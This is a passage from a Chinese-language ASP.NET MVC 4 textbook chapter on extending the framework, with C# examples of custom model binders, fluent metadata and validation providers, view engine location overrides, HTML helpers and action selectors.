- 子操作(RenderAction)的显式值
- 表单值
- 来自 XMLHttpRequest 的 JSON 数据
- 路由值
- 查询字符串值
- 上传的文件

值提供器来自值提供器工厂，并且系统按照值提供器的注册顺序来从中搜寻数据(上面的列表使用的是默认顺序，自上而下)。开发人员可以编写自己的值提供器工厂和值提供器，并且还可以把它们插入到包含在 ValueProviderFactories.Factories 中的工厂列表中。当在模型绑定期间需要使用额外的数据源时，开发人员通常选择编写自己的值提供器工厂和值提供器。

除了 ASP.NET MVC 本身包含的值提供器工厂以外，开发团队也在 ASP.NET MVC Futures 包中包含了一些提供器工厂和值提供器。具体包括以下提供器：

- Cookie 值提供器
- 服务器变量值提供器
- Session 值提供器
- TempData 值提供器

Microsoft 已经开源了 MVC 所有内容，包括 MVC Futures 包，网址 http://aspnetwebstack.codeplex.com/，通过这个网站我们可以学习创建自己的值提供器和工厂。

2. 创建带有模型绑定器的模型

模型扩展的另一部分是模型绑定器。它们从值提供器系统中获取值，并利用获取的值创建新模型或者填充已有模型。ASP.NET MVC 中的默认模型绑定器(为方便起见，命名为 DefaultModelBinder)是一段功能非常强大的代码，它可以对传统类、集合类、列表、数组甚至字典进行模型绑定。

默认模型绑定器不支持不可变对象：对象的初始值必须通过构造函数设置，之后不能改变。~/Areas/ModelBinder 中的模型绑定器示例代码包括 CLR 中 Point 对象的模型绑定器的源代码。由于 Point 类是不可变的，因此我们必须使用它的值构造一个新实例：

```
public class PointModelBinder : IModelBinder {
    public object BindModel(ControllerContext controllerContext,
                            ModelBindingContext bindingContext) {
        var valueProvider = bindingContext.ValueProvider;
        int x = (int)valueProvider.GetValue("X").ConvertTo(typeof(int));
        int y = (int)valueProvider.GetValue("Y").ConvertTo(typeof(int));
        return new Point(x, y);
    }
}
```

当创建一个新的模型绑定器时，我们需要告知 ASP.NET MVC 框架存在一个新的模型绑定器以及何时使用它。可以使用[ModelBinder]特性来装饰绑定类，也可以在 ModelBinders.Binders 的全局列表中注册新的模型绑定器。

模型绑定器往往容易被忽略的一个责任是：验证它们要绑定的值。前面的示例代码未有包含任何验证逻辑，因此看上去非常简单，而完整的示例代码则包含对验证的支持，但这将使得示例过度复杂。在一些情形中，由于知道模型绑定要绑定的类型，因此支持泛型验证可能就变得不必要(因为我们可以直接将验证逻辑硬编码到模型绑定器中)；对于广义的模型绑定器，我们可以使用内置的验证系统来查找用户提供的验证器，进而确保模型的正确性。

在与 NuGet 包中代码相匹配的扩展示例中，我们看到了一个更完整的模型绑定器版本。BindModel 的新实现看起来仍然比较简单，因为我们把所有的检索、转换和验证逻辑移到了一个辅助方法中：

```
public object BindModel(ControllerContext controllerContext,
                        ModelBindingContext bindingContext) {
```

```
    if (!String.IsNullOrEmpty(bindingContext.ModelName) &&
        !bindingContext.ValueProvider.ContainsPrefix(bindingContext.Model
            Name))
{

        if (!bindingContext.FallbackToEmptyPrefix)
            return null;

        bindingContext = new ModelBindingContext {
            ModelMetadata = bindingContext.ModelMetadata,
            ModelState = bindingContext.ModelState,
            PropertyFilter = bindingContext.PropertyFilter,
            ValueProvider = bindingContext.ValueProvider
        };
    }

    bindingContext.ModelMetadata.Model = new Point();

    return new Point(
        Get<int>(controllerContext, bindingContext, "X"),
        Get<int>(controllerContext, bindingContext, "Y")
    );
}
```

上面的代码在原来的 BindModel 版本基础上添加了两项新内容：

- 第一项新内容是第一个 if 代码块，它试图在回落到空前缀之前找到带有名称前缀的值。当系统开始模型绑定时，模型参数名称(在示例控制器是 pt)被设置为 bindingContext.ModelName 中的值。查看值提供器，以确定它们是否包含以 pt 开头的子值，如果是，那么它们就是要使用的值。假如拥有一个名为 pt 的参数，那么使用的值的名称应该是 pt.X 和 pt.Y 而不是只有 X，或只有 Y。然而，如果找不到以 pt 开头的值，就需要使用名称中只有 X 或只有 Y 的值。
- 在 ModelMetadata 中设置了一个 Point 对象的空实例。之所以这样做，是因为大部分验证系统包括 DataAnnotations，都期望看到一个容器对象的实例，即便里面不存放任何实际的值。由于 Get 方法调用验证，因此我们需要提供给验证系统一个某种类型的容器对象，即便知道它不是最终容器。

Get 方法有几个片段。下面是它的整个函数，后面将对其进行分析：

```
private TModel Get<TModel>(ControllerContext controllerContext,
                           ModelBindingContext bindingContext,
                           string name) {

    string fullName = name;
    if (!String.IsNullOrWhiteSpace(bindingContext.ModelName))
        fullName = bindingContext.ModelName + "." + name;
```

```
    ValueProviderResult valueProviderResult =
        bindingContext.ValueProvider.GetValue(fullName);

    ModelState modelState = new ModelState { Value = valueProviderResult };
    bindingContext.ModelState.Add(fullName, modelState);

    ModelMetadata metadata = bindingContext.PropertyMetadata[name];

    string attemptedValue = valueProviderResult.AttemptedValue;
    if (metadata.ConvertEmptyStringToNull
            && String.IsNullOrWhiteSpace(attemptedValue))
        attemptedValue = null;

    TModel model;
    bool invalidValue = false;

    try
    {
        model = (TModel)valueProviderResult.ConvertTo(typeof(TModel));
        metadata.Model = model;
    }
    catch (Exception)
    {
        model = default(TModel);
        metadata.Model = attemptedValue;
        invalidValue = true;
    }

    IEnumerable<ModelValidator> validators =
        ModelValidatorProviders.Providers.GetValidators(
            metadata,
            controllerContext
        );

    foreach (var validator in validators)
        foreach (var validatorResult in
                validator.Validate(bindingContext.Model))
            modelState.Errors.Add(validatorResult.Message);

    if (invalidValue && modelState.Errors.Count == 0)
        modelState.Errors.Add(
            String.Format(
                "The value '{0}' is not a valid value for {1}.",
                attemptedValue,
                metadata.GetDisplayName()
            )
        );
    return model;
}
```

下面逐行分析上述代码：

(1) 第一件事情就是从值提供器中检索尝试值，并在模型状态中记录，以便用户可以看到他们的输入值，即便输入值是在模型中不能直接包含的内容。例如，用户在只允许输入整数的字段输入 abc：

```
string fullName = name;
if (!String.IsNullOrWhiteSpace(bindingContext.ModelName))
   fullName = bindingContext.ModelName + "." + name;

ValueProviderResult valueProviderResult =
   bindingContext.ValueProvider.GetValue(fullName);

ModelState modelState = new ModelState { Value = valueProviderResult };
bindingContext.ModelState.Add(fullName, modelState);
```

在进行深层模型绑定的事件中，完全限定名会预先挂起(prepend)当前模型名称。如果决定在另一个类(像视图模型)的内部使用一个 Point 类型的属性，这可能就会发生。

(2) 一旦得到值提供器的返回结果，我们就必须获得一个描述该属性模型元数据的副本，然后再决定用户输入值的内容：

```
ModelMetadata metadata = bindingContext.PropertyMetadata[name];

string attemptedValue = valueProviderResult.AttemptedValue;
if (metadata.ConvertEmptyStringToNull
      && String.IsNullOrWhiteSpace(attemptedValue))
   attemptedValue = null;
```

我们使用模型元数据来决定是否将空字符串转换为 null。由于当用户没有输入任何值时，HTML 表单总是提交空字符串而不是 null，因此这一转换功能默认是开启的。通常可以编写检查要求值的验证器，使得 null 通不过验证，而让空字符串通过验证。因此，开发人员可以在元数据中设置一个标志来允许空字符串放在字段中而不转换成 null，故所有必要验证检查都失败。

(3) 下一段代码尝试把值转换为目标类型，并记录是否存在转换错误。无论采用哪种方式，元数据中都需要有值，以便验证器有值进行验证。如果能够成功转换该值，就可以使用该值；否则需要使用尝试值，尽管知道它不是正确类型。

```
TModel model;
bool invalidValue = false;

try
{
   model = (TModel)valueProviderResult.ConvertTo(typeof(TModel));
   metadata.Model = model;
}
catch (Exception)
{
```

```
        model = default(TModel);
        metadata.Model = attemptedValue;
        invalidValue = true;
    }
```

这里记录是否有转换失败是为了以后使用，因为我们想在没有其他的验证失败的情况下，添加转换失败的错误提示消息。例如，required 的值通常会出现没有填写的错误或数据转换失败，但 required 的验证消息是正确的，所以我们想让它有较高的优先级。

(4) 运行所有验证器，并在模型状态的错误集合中记录每一个验证错误：

```
IEnumerable<ModelValidator> validators =
    ModelValidatorProviders.Providers.GetValidators(
        metadata,
        controllerContext
    );

foreach (var validator in validators)
    foreach (var validatorResult in
            validator.Validate(bindingContext.Model))
        modelState.Errors.Add(validatorResult.Message);
```

(5) 记录数据类型转换错误，如果发生失败并且没有其他验证规则失败，就返回该值，以便模型绑定过程的其他部分使用：

```
if (invalidValue && modelState.Errors.Count == 0)
    modelState.Errors.Add(
        String.Format(
            "The value '{0}' is not a valid value for {1}.",
            attemptedValue,
            metadata.GetDisplayName()
        )
    );

return model;
```

示例中包括一个能够展示模型绑定器应用情况的简单控制器和视图(它注册在区域注册文件中)。本例禁用了客户端验证，以便更容易地观测服务器端逻辑的运行，并对其进行调试。我们也可以开启视图中的客户端验证，以确保客户端验证规则正常运行。

14.1.2 用元数据描述模型

ASP.NET MVC 2 中引入了模型元数据系统，用来帮助描述用于协助 HTML 生成和模型验证的模型元数据信息。模型元数据系统提供的信息包括(但不局限于)以下问题的答案：

- 模型的种类是什么？
- 如果包含的话，包含的模型种类是什么？
- 包含该值的属性名称是什么？
- 它是简单类型还是复杂类型？

- 显示的名称是什么？
- 如何格式化显示的值？编辑的值？
- 该值是必需的吗？
- 该值是只读的吗？
- 应该采用什么模板来显示它？

ASP.NET MVC 支持通过应用于类和属性的特性所表示的模型元数据。这些特性主要包含在名称空间 System.ComponentModel 和 System.ComponentModel.DataAnnotations 中。

在.NET 1.0 中就已经引入了 ComponentModel 名称空间，它最初只是设计用于 Visual Studio 设计器，如 Web Forms 和 Windows Forms。DataAnnotations 类在.NET 3.5 SP1 中和 ASP.NET Dynamic Data 一起被引入，并且主要和模型元数据一起使用。DataAnnotations 类在.NET 4 有了显著增强，开始被 WCF RIA 服务团队使用，同时也开始移植到 Silverlight 4 中。尽管由 ASP.NET 团队发起，但它们已经从开始的设计变成了 UI 表现层的不可知论者(agnostic)，这正是它们在名称空间 System.ComponentModel 中而不在名称空间 System.Web 中的原因。

ASP.NET MVC 提供了一个可插拔的模型元数据提供器系统，如果不想使用 DataAnnotations 特性的话，我们可以提供自己的元数据源。实现一个元数据提供器意味着需要继承类 ModelMetadataProvider，并实现其中的三个抽象方法：

- GetMetadataForType 返回关于整个类的元数据。
- GetMetadataForProperty 返回类上单个属性的元数据。
- GetMetadataForProperties 返回类上所有属性的元数据。

还有一个名为 AssociatedMetadataProvider 的派生类，可以被计划通过特性提供元数据的元数据提供器使用。它把上述三个方法的调用压缩到对 CreateMetadata 方法的调用，并和附加到模型的与/或模型属性的特性列表一起传递。由于简化的 API 和对元数据“兄弟类”的自动支持，因此如果要编写用特性装饰模型的元数据提供器，那么使用 AssociatedMetadataProvider 作为提供器的基类就是一个不错的选择。

元数据示例代码在目录~/Areas/FluentMetadata 下包含了一个变数(fluent)元数据提供器的示例。这个提供器的实现十分复杂，但与提供给最终用户的元数据数量相比，这些代码还是简单明了的。由于 ASP.NET MVC 只能使用一个元数据提供器，因此该例继承自内置的元数据提供器，以便用户可以混用传统的元数据特性和动态的基于代码的元数据。

在内置元数据特性之上的样例变数元数据提供器具有独特的优势，它可以用来描述和装饰不受我们控制的类。对于传统的特性方法，当编写类型时，特性必须应用到类型；对于像变数元数据提供器的方法，类型描述独立于类型定义，这样我们就可以把规则应用到不是自己定义的类型上(例如，.NET 框架中的内置类型)。

在下面的示例中，元数据在区域注册函数内注册：

```
ModelMetadataProviders.Current =
    new FluentMetadataProvider()
        .ForModel<Contact>()
```

```
        .ForProperty(m => m.FirstName)
            .DisplayName("First Name")
            .DataTypeName("string")
        .ForProperty(m => m.LastName)
            .DisplayName("Last Name")
            .DataTypeName("string")
        .ForProperty(m => m.EmailAddress)
            .DisplayName("E-mail address")
            .DataTypeName("email");
```

CreateMetadata 方法的实现首先获取继承自注解特性的元数据，然后通过开发人员注册的修改方法(modifier)修改这些数据。这些修改方法(像 DisplayName 的调用)简单地记录将来在被请求后对 ModelMetadata 对象所做的修改。所做的这些修改存储在变数提供器内部的字典中，以便我们以后在 CreateMetadata 中使用，代码如下：

```
protected override ModelMetadata CreateMetadata(
        IEnumerable<Attribute> attributes,
        Type containerType,
        Func<object> modelAccessor,
        Type modelType,
        string propertyName) {

    // Start with the metadata from the annotation attributes
    ModelMetadata metadata =
        base.CreateMetadata(
            attributes,
            containerType,
            modelAccessor,
            modelType,
            propertyName
        );

    // Look inside our modifier dictionary for registrations
    Tuple<Type, string> key =
        propertyName == null
            ? new Tuple<Type, string>(modelType, null)
            : new Tuple<Type, string>(containerType, propertyName);

    // Apply the modifiers to the metadata, if we found any
    List<Action<ModelMetadata>> modifierList;
    if (modifiers.TryGetValue(key, out modifierList))
        foreach (Action<ModelMetadata> modifier in modifierList)
            modifier(metadata);

    return metadata;
}
```

该元数据提供器的实现仅仅是一个映射，要么是为了修改类的元数据，从类型到修改函数的映射，要么就是为了修改属性的元数据，从类型+属性名称到修改函数的映射。虽

然有多个这样的修改函数，但它们都遵循同样的基本模式，这种模式是指在提供器的字典中注册修改功能，以便以后运行。下面是 DisplayName 修改函数的实现：

```
public MetadataRegistrar<TModel> DisplayName(string displayName)
{
    provider.Add(
        typeof(TModel),
        propertyName,
        metadata => metadata.DisplayName = displayName
    );

    return this;
}
```

其中，Add 方法调用的第三个参数是作为修改方法的匿名函数：提供一个元数据对象的实例，把 DisplayName 属性设置为开发人员提供的显示名称。如果查看该示例的完整代码，包括控制器和视图，它就会一起展示所有内容。

14.1.3 验证模型

模型验证在 ASP.NET MVC 1.0 中已经引入，但是直到 ASP.NET MVC 2 时才引入可插拔的验证提供器。ASP.NET MVC 1.0 验证基于 IdataErrorInfo 接口，尽管该接口仍然可以使用，但是开发人员应该考虑废弃它。使用 ASP.NET MVC 2 及其后续版本的开发人员可以在模型属性上使用 DataAnnotations 验证特性。.NET 3.5 SP1 包含 4 个验证特性：[Required]、[Range]、[StringLength] 和[Regular Expression]。开发人员可使用基类 ValidationAttribute 来编写自定义的验证逻辑。

CLR 团队在.NET 4 中对验证系统进行了增强完善，其中包括新的 IValidatableObject 接口。ASP.NET MVC 3 添加了两个新验证器：[Compare]和[Remote]。另外，如果 MVC 4 项目建立在.NET 4.5 框架之上，那么我们就有一些 MVC 在 Data Annotations 中支持的新特性，这与与使用 jQuery Validate 的新验证规则集相匹配，其中包括[CreditCard]、[EmailAddress]、[FileExtensions]、[MaxLength]、[MinLength]、[Phone]和[Url]。

第 6 章已深入地介绍了如何编写自定义验证器，这里不再重复。相反，这里重点探讨编写验证器提供器更高级的主题。验证器提供器允许开发人员引入新的验证源。ASP.NET MVC 中默认安装了 3 个验证器提供器：

- DataAnnotationsModelValidatorProvider 支持继承自 ValidationAttribute 的验证器和实现了接口 IValidatableObject 的模型。
- DataErrorInfoModelValidatorProvider 支持实现了由 ASP.NET MVC 1.0 的验证层使用的 IdataErrorInfo 接口的类。
- ClientDataTypeModelValidatorProvider 提供了客户端验证对内置数字数据类型的支持，像整数、小数、浮点数和日期等。

实现验证器提供器意味着需要继承基类 ModelValidatorProvider，并实现返回给定模型

的验证器的方法，给定模型由 ModelMetadata 的一个实例和 ControllerContext 表示。我们可通过使用 ModelValidatorProviders.Providers 来注册自定义的模型验证器提供器。

在目录~/Areas/FluentValidation 下的示例代码中有一个变数模型验证系统的例子。几乎和变数模型元数据的例子一样，它也是相当复杂的，因为它需要提供一些验证函数，但是实现验证提供器的大部分代码还是相当简单明了的。

该例在区域注册函数的内部包括变数验证注册：

```
ModelValidatorProviders.Providers.Add(
    new FluentValidationProvider()
        .ForModel<Contact>()
            .ForProperty(c => c.FirstName)
                .Required()
                .StringLength(maxLength: 15)
            .ForProperty(c => c.LastName)
                .Required(errorMessage: "You must provide the last name!")
                .StringLength(minLength: 3, maxLength: 20)
            .ForProperty(c => c.EmailAddress)
                .Required()
                .StringLength(minLength: 10)
                .EmailAddress()
);
```

对于该例，我们已经实现了三个不同的验证器，其中既包括服务器端的验证支持，也包括客户端的验证支持。注册 API 看起来和以前检查的模型元数据变数 API 几乎相同。GetValidators 的实现基于一个从请求类型和可选属性名称映射到验证器工厂的一个字典：

```
public override IEnumerable<ModelValidator> GetValidators(
        ModelMetadata metadata,
        ControllerContext context) {
    IEnumerable<ModelValidator> results = Enumerable.Empty<ModelValidator>();

    if (metadata.PropertyName != null)
        results = GetValidators(metadata,
                                context,
                                metadata.ContainerType,
                                metadata.PropertyName);

    return results.Concat(
        GetValidators(metadata,
                      context,
                      metadata.ModelType)
    );
}
```

考虑到 ASP.NET MVC 框架支持多个验证提供器，所以我们没必要继承或委托现有的验证提供器。我们只需添加自己合适的唯一的验证规则。适用于特定属性的验证器是那些也适用于属性自身和它的类型的验证器，例如，假设有如下模型：

```
public class Contact
{
    public string FirstName { get; set; }
    public string LastName { get; set; }
    public string EmailAddress { get; set; }
}
```

当为 FirstName 请求验证规则时，系统会提供那些适用于 FirstName 属性自身或 System.String(因为这是 FirstName 的类型)的规则。

上面例子中使用的私有 GetValidators 方法的实现经过修改后，代码如下：

```
private IEnumerable<ModelValidator> GetValidators(
        ModelMetadata metadata,
        ControllerContext context,
        Type type,
        string propertyName = null)
{
    var key = new Tuple<Type, string>(type, propertyName);
    List<ValidatorFactory> factories;
    if (validators.TryGetValue(key, out factories))
        foreach (var factory in factories)
            yield return factory(metadata, context);
}
```

修改后的代码会查找已经使用提供器注册的所有验证器工厂。我们在注册中看到的像 Required 和 StringLength 等函数是用来注册这些验证器工厂的。所有这些函数往往都遵循相同的模式，如下所示：

```
public ValidatorRegistrar<TModel> Required(
        string errorMessage = "{0} is required")
{
    provider.Add(
        typeof(TModel),
        propertyName,
        (metadata, context) =>
            new RequiredValidator(metadata, context, errorMessage)
    );

    return this;
}
```

provider.Add 调用的第三个参数是作为验证器工厂的匿名函数。输入模型元数据和控制器上下文，它将返回一个继承了 ModelValidator 类的实例。

MVC 可理解基类 ModelValidator，并使用它来进行验证。我们可以在前面模型绑定器的示例中看到 ModelValidator 类的隐式用法，因为当创建和绑定对象时，最终是由模型绑定器负责执行验证。我们正在使用的 RequiredValidator 实现有两个主要任务：执行服务器端验证和返回关于客户端验证的元数据，实现代码如下所示：

```
    private class RequiredValidator : ModelValidator {
        private string errorMessage;

        public RequiredValidator(ModelMetadata metadata,
                                 ControllerContext context,
                                 string errorMessage) : base(metadata, context) {
            this.errorMessage = errorMessage;
        }

        private string ErrorMessage {
            get {
                return String.Format(errorMessage, Metadata.GetDisplayName());
            }
        }

        public IEnumerable<ModelClientValidationRule>
            GetClientValidationRules() {
            yield return new ModelClientValidationRequiredRule(ErrorMessage);
        }

        public IEnumerable<ModelValidationResult> Validate(object container) {
            if (Metadata.Model == null)
                yield return new ModelValidationResult
                { Message = ErrorMessage };
        }
    }
```

整个示例包括三个验证规则(Required、StringLength 和 EmailAddress)的实现，涵盖了模型、控制器和视图，展示了它们一起工作的情景。客户端验证被默认关闭，以便验证和调试服务器端验证。当然，我们可以从视图中删除那行代码来重新启用客户端验证，以了解它的工作原理。

14.2　视图扩展

视图是操作返回结果的最常见类型。视图通常是带有一些代码的模板，可以用来根据输入(模型)自定义输出。ASP.NET MVC 默认安装了两个视图引擎：即在 ASP.NET MVC 中就已经有了的 Web Forms 视图引擎和 Razor 视图引擎(ASP.NET MVC 3 的新内容)。此外，ASP.NET MVC 应用程序还可以使用一些第三方视图引擎，其中包括 Spark、NHaml 和 NVelocity 等。

14.2.1　自定义视图引擎

关于编写自定义视图引擎的话题可以编写成一整本书，不过说实话很少有人会买，因为从零编写视图引擎并不是大多数人需要完成的任务；再者，现在还有丰富的功能视图引擎源代码可以让这些用户在此基础上进行编写。因此，本节着重介绍 ASP.NET MVC 自带的

两个视图引擎的定制。

这两个视图引擎类——WebFormViewEngine 和 RazorViewEngine——都派生于基类 BuildManagerViewEngine，而基类 BuildManagerViewEngine 又派生自基类 VirtualPathProvider-ViewEngine。创建管理器(build manager)和虚拟路径提供器(virtual path provider)是 ASP.NET 核心运行时内部的功能。创建管理器用来定位磁盘上的文件路径(像后缀名为.aspx 和.cshtml 的文件)并把定位到的这些文件转换成源代码，并编译这些代码。虚拟路径提供器可以帮助定位任何类型的文件；默认情况下，系统查找磁盘上的文件，但开发人员也可以用从其他地方(如从数据库中或从嵌入的资源中)加载视图内容的路径提供器替代虚拟路径提供器。如有必要，这两个视图引擎基类允许开发人员替换创建管理器与/或虚拟路径提供器。

一个比较常见的替代方案是修改视图引擎在磁盘上查找文件的位置。按照约定，视图引擎通常在以下位置查找文件：

```
~/Areas/AreaName/Views/ControllerName
~/Areas/AreaName/Views/Shared
~/Views/ControllerName
~/Views/Shared
```

这些位置在视图引擎的构造函数运行期间就设置到了它的属性集合中，因此，开发人员可以创建一个继承自他们选择的视图引擎的新视图引擎，并在创建过程中重写这些位置。以下代码展示了 WebFormViewEngine 的某个构造函数的相关代码：

```
AreaMasterLocationFormats = new string[] {
    "~/Areas/{2}/Views/{1}/{0}.master",
    "~/Areas/{2}/Views/Shared/{0}.master"
};
AreaViewLocationFormats = new string[] {
    "~/Areas/{2}/Views/{1}/{0}.aspx",
    "~/Areas/{2}/Views/{1}/{0}.ascx",
    "~/Areas/{2}/Views/Shared/{0}.aspx",
    "~/Areas/{2}/Views/Shared/{0}.ascx"
};
AreaPartialViewLocationFormats = AreaViewLocationFormats;

MasterLocationFormats = new string[] {
    "~/Views/{1}/{0}.master",
    "~/Views/Shared/{0}.master"
};
ViewLocationFormats = new string[] {
    "~/Views/{1}/{0}.aspx",
    "~/Views/{1}/{0}.ascx",
    "~/Views/Shared/{0}.aspx",
    "~/Views/Shared/{0}.ascx"
};
PartialViewLocationFormats = ViewLocationFormats;
```

这些字符串通过 String.Format 发送，并且传递过来的参数是：

```
{0} = 视图名称
{1} = 控制器名称
{2} = 区域名称
```

通过这些字符串，开发人员可以修改视图位置的约定。例如，只想把.aspx 文件作为完整视图对待，而把.ascx 文件作为部分视图对待。这就需要两个视图拥有相同的名称，却具有不同的扩展名，根据请求的视图类型(完整或部分)来决定具体渲染哪个视图。

Razor 视图引擎的构造函数的内部代码类似于如下代码：

```
AreaMasterLocationFormats = new string[] {
    "~/Areas/{2}/Views/{1}/{0}.cshtml",
    "~/Areas/{2}/Views/{1}/{0}.vbhtml",
    "~/Areas/{2}/Views/Shared/{0}.cshtml",
    "~/Areas/{2}/Views/Shared/{0}.vbhtml"
};
AreaViewLocationFormats = AreaMasterLocationFormats;
AreaPartialViewLocationFormats = AreaMasterLocationFormats;

MasterLocationFormats = new string[] {
    "~/Views/{1}/{0}.cshtml",
    "~/Views/{1}/{0}.vbhtml",
    "~/Views/Shared/{0}.cshtml",
    "~/Views/Shared/{0}.vbhtml"
};
ViewLocationFormats = MasterLocationFormats;
PartialViewLocationFormats = MasterLocationFormats;
```

上面代码与前面的代码的细微区别在于，Razor 使用了区别于编程语言(C#和 VB)的文件扩展名，它没有针对母版视图、视图和部分视图的独立文件类型，也没有针对页面与控制的独立文件类型，之所以这样，是因为 Razor 中不存在这样的结构。

一旦自定义了视图引擎，就需要让 MVC 使用它。另外，还需要删除要替换的现有视图引擎。我们需要在 Global.asax 文件中配置 MVC(或者通过使用 MVC 4 默认模板的 App_Start 文件夹下的一个 Config 类)。

例如，如果要使用自定义的视图引擎替换 Razor 视图引擎，我们需要如下所示的代码：

```
var razorEngine = ViewEngines.Engines
                  .SingleOrDefault(ve => ve is RazorViewEngine);

if (razorEngine != null)
    ViewEngines.Engines.Remove(razorEngine);

ViewEngines.Engines.Add(new MyRazorViewEngine());
```

上面代码使用了 LINQ 语法来判定 Razor 视图引擎是否已经安装(删除 Razor 需要这些信息)，然后添加自定义的新 Razor 视图引擎的实例。请记住，视图引擎是按顺序执行的，因此，想要让新的 Razor 视图引擎先于注册的其他视图引擎运行，我们就不需要使用.Add

方法，而使用.Insert 方法，并且确保插入的索引位置是 0，以确保它在第一位。

14.2.2 编写 HTML 辅助方法

HTML 辅助方法主要用来在视图中生成 HTML 标记。它们通常作为 HtmlHelper、AjaxHelper 或 UrlHelper 类的扩展方法来编写，具体作为哪一个类的扩展方法则根据要生成的内容来确定：是纯 HTML，是支持 Ajax 的 HTML 还是 URL。HTML 和 Ajax 辅助方法可以访问 ViewContext，因为它们只能从视图中调用，而 URL 辅助方法可以访问 ControllerContext，因为它们既可以从控制器中调用，也可以从视图中调用。

扩展方法是静态类中的静态方法，它们通过其第一个参数上的 this 关键字来告知编译器它们提供的扩展类型。例如，如果想为 HtmlHelper 类提供一个没有参数的扩展方法，我们可能编写如下的代码：

```
public static class MyExtensions {
   public static string MyExtensionMethod(this HtmlHelper html) {
      return "Hello, world!";
   }
}
```

我们仍可以使用传统方式(即通过调用 MyExtensions.MyExtensionMethod(Html))来调用该方法，但是使用扩展语法(即通过调用 Html.MyExtensionMethod())可以更加方便地调用它。提供给该静态方法的任何其他参数也会变成扩展方法中的参数，而只有使用 this 关键字标记的扩展参数“消失”了。

ASP.NET MVC 中的扩展方法都倾向于返回 String 类型的值，并使用类似于下面语句(Web Forms 视图语法)的调用格式直接把返回的值放入输出流中：

```
<%= Html.MyExtensionMethod() %>
```

但使用 Web Forms 旧版本语法存在一个问题：它很容易产生让人意想不到的 HTML 转义，从而产生错误。在 20 世纪 90 年代末到 21 世纪初，ASP.NET 刚刚开始它的“生命旅程”，那时的 Web 世界与今天相比有很大的差别，那时的 Web 应用程序必须小心像跨站脚本攻击和跨站请求伪造攻击等常见的网络攻击。为了增加网络世界的安全系数，ASP.NET 4 为 Web Forms 引入了自动编码 HTML 值的新语法，如下所示：

```
<%: Html.MyExtensionMethod() %>
```

注意，这里用冒号取代了等号。这一改变对于数据安全来说意义重大，但是正如许多 HTML 辅助方法所做的，当我们真正需要返回 HTML 时会发生什么？ASP.NET 4 也引入了一个任何类型都可以实现的新接口(IHtmlString)。当通过<%: %>语法传递字符串时，系统能够识别出输入是已经保证安全的 HTML，并直接输出而不进行编码处理。在 ASP.NET MVC 2 中，开发团队决定稍微打破向后的兼容性，使所有 HTML 辅助方法都返回 MvcHtmlString 实例。

当编写生成 HTML 的 HTML 辅助方法时，我们几乎总是想返回 IHtmlString 而不是

String，之所以这样，是因为我们不想让系统对返回的 HTML 进行编码。这对于 Razor 视图引擎是非常重要的，它只有一条输出语句，并且总是被编码：

```
@Html.MyExtensionMethod()
```

14.2.3　编写 Razor 辅助方法

ASP.NET MVC 1.0 中除了提供 HTML 辅助方法语法之外，还提供了 Razor 语法，因此，开发人员可以编写 Razor 辅助方法。这个特性作为 Web Pages 1.0 框架的一部分，包含在 ASP.NET MVC 应用程序中。这些辅助方法既不能访问 MVC 辅助类对象(如 HtmlHelper、AjaxHelper 和 UrlHelper)，也不能访问 MVC 上下文对象(如 ControllerContext 或 ViewContext)。但它们可以通过传统的静态 ASP.NET API(HttpContext.Current)来访问 ASP.NET 核心运行时的上下文对象。

开发人员为了实现视图的简单重用，可能会选择编写一个 Razor 辅助方法，或者他们想重用来自一个 ASP.NET MVC 应用程序和一个 Web Pages 应用程序的共同辅助代码，再或者他们构建的应用程序是这两种情况的结合。对于纯粹的 ASP.NET MVC 开发人员而言，传统的 HTML 辅助方法路由提供了更大灵活性和可定制性，但语法稍微冗长。



注意　如果想了解编写 Razor 辅助方法的更多详情，请参阅 Jon Galloway 的博客“Comparing MVC 3 Helpers: Using Extension Methods and Declarative Razor @helper Syntax”，网址为 http://weblogs.asp.net/jgalloway/7730805.aspx。尽管 Jon 的博客介绍的是 MVC 3 的内容，但是他介绍的主题仍然适用于在 MVC 4 中编写 Razor 辅助方法的开发人员。

14.3　控制器扩展

控制器操作是把整个应用程序连接在一块儿的黏合剂；它们通过数据访问层与模型对话，对如何实现用户要求的活动做出初步决定，并决定如何使用视图、JSON、XML 等做出响应。对如何选择和执行操作进行自定义是扩展 ASP.NET MVC 的一个重要方面。

14.3.1　操作选择

ASP.NET MVC 通过两种机制来影响操作的选择：选择操作名称和选择(过滤的)操作方法。

1. 用名称选择器选择操作名称

重命名操作可以通过派生于基类 ActionNameSelectorAttribute 的特性来处理。操作名称选择的最常见用法是通过 ASP.NET MVC 框架附带的[ActionName]特性。该特性允许用户

指定一个替代名称，并将指定的替代名称直接附加到操作方法本身。需要更加动态名称映射的开发人员可以实现派生于 ActionNameSelectorAttribute 的自定义特性。

实现 ActionNameSelector 是一项简单任务：实现 IsValidName 抽象方法，并返回 true 或 false，以判断请求的名称是否有效。由于允许操作名称选择器对一个名称是否有效进行投票，因此可以延迟到知道请求的名称后再作出决定。例如，如果想要一个可以处理任何以“product-”开头的操作(可能是用来映射某个不能控制的现有 URL)。通过实现一个自定义的名称选择器，可以非常轻松地实现这一操作：

```
public override bool IsValidName(ControllerContext controllerContext,
                                string actionName,
                                MethodInfo methodInfo) {
    return actionName.StartsWith("product-");
}
```

当把该新特性应用到一个操作方法时，它可以响应以“product-”开头的任何操作。操作仍然需要做很多实际操作名称的解析工作来提取额外的信息。在~/Areas/ActionNameSelector 的代码中有这样一个例子，其中包括来自操作名称的产品 ID 的解析并把解析出的值放入路由数据中，以便开发人员以后对该值进行模型绑定。

2. 使用方法选择器过滤操作

另一个操作选择扩展是过滤器操作。方法选择器是派生自 ActionMethodSelectorAttribute 的一个特性类。与操作名称选择非常类似，它涉及了一个抽象方法，该方法可用来检查控制器上下文和方法，并判断该方法是否符合请求要求。ASP.NET MVC 框架提供了该特性的几个内置实现：[AcceptVerbs](以及与它相近的相关特性 [HttpGet]、[HttpPost]、[HttpPut]、[HttpDelete]、[HttpHead]、[HttpPatch]、[HttpOptions]等)和[NonAction]。

如果当 ASP.NET MVC 调用它的 IsValidForRequest 方法时，方法选择器返回了 false，那么对于给定请求来说，该方法则不被认为是有效的，系统会继续查找匹配。如果这个方法没有选择器，那么它就会被考虑成潜在的有效调度目标；相反，如果方法有一个或多个选择器，它们通过返回 true 都会同意该方法是一个有效的目标。

如果找不到匹配方法，那么系统就会在对请求的响应中，返回一个 HTTP 404 错误代码。同样，如果有多个方法匹配请求，系统将返回一个 HTTP 500 错误代码，并在错误页面上告知方法匹配存在二义性。

